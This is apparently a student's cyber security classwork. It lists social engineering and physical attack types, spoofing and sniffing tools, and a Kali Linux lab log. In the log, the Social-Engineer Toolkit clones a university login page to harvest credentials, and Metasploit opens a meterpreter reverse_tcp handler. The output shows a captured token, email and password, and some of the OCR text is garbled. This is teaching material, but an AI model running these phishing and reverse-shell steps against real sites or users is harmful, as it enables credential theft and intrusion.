# Enhancing Digital Government and Economy Cyber Security Course Classwork-08



Submitted by,

Name: Koushiki Devi Agarwalla

Batch: JUR2B11

**ID: 2111271** 

## **Popular Social Engineering Attack:**

- Impersonation
- Phishing → very popular attack
- Whaling and vishing  $\rightarrow$  send email a specific person("the big fish")
- Smishing
- Spim → spam over instant messagin (spIM)
- Spear phishing
- Spam
- Eliciting information → future attack
- Prepending → facebook.com@192.168.15.24
- Identity fraud
- Invoice scams
- Credential hardvesting
- Reconnaissance
- Influence campaigns/hybrid warfare

# **Physical Attack:**

- Malicious Universal Serial Bus (USB) cable
- Malicious flash drive
- Card cloning
- Skimming

Adversarial Artificial Intelligence

Supply-Chain Attack

# **Reasons for Effectiveness of Social Engineering Attacks:**

- Authority
- Intimidation
- Consensus/Social proof
- Scarcity
- Urgency
- Familiarity/liking
- Trust

# **Spoofing: alter the source information**

- Nemesis
- Hping2
- Macchanger

# Different Packet sniffing software

- Wireshark
- Tcpdump
- Airodump-ng


### Pass the Hash

SAM file store hash type password

#### **Commands on Kali Linux**

```
sudo su
setoolkit\rightarrow 1 \rightarrow 2 \rightarrow 3 \rightarrow 2 \rightarrow \text{Enter} \rightarrow \text{(go another terminal)}
sudo su
msfconsole
use exploit.multi/handler
use payload php/meterpreter/reverse_tcp
< https://iitju.org/ >
msf6 exploit(multi/handler) > use LHOST 192.168.10.196
[-] No results from search
[-] Failed to load module: LHOST
msf6 exploit(multi/handler) > use LHOST 192.168.10.196
[-] No results from search
[-] Failed to load module: LHOST
msf6 exploit(multi/handler) > set LHOST 192.168.10.196
LHOST => 192.168.10.196
msf6 exploit(multi/handler) > set LHOST 192.168.10.196
LHOST => 192.168.10.196
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit
```

- [\*] Started reverse TCP handler on 192.168.10.196:444
- ^C[-] Exploit failed [user-interrupt]: Interrupt
- [-] exploit: Interrupted
- msf6 exploit(multi/handler) >



#### Enter id and pass

```
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
If you are using an EXTERNAL IP ADDRESS, you need to place the {\sf EXTERNAL}
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.iitju.org/login
[*] Cloning the website: http://www.iitju.org/login
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are a
less, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
             Harvester is running on port 80
    rormation. The displayed to you as it arrives below: 168.10.196 - - [03/0:1/2024 09:55:52] "GET / HTTP/1.1" 200 -
  WE GOT A HIT! Printing the output
        token=mw09aCctotVhkSg4c4ZE8enm
POSSIBLE USERNAME FIELD FOUND: email=murubbi.uhu.uhuഎgmail.com
POSSIBLE PASSWORD FIELD FOUND: password=passss
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```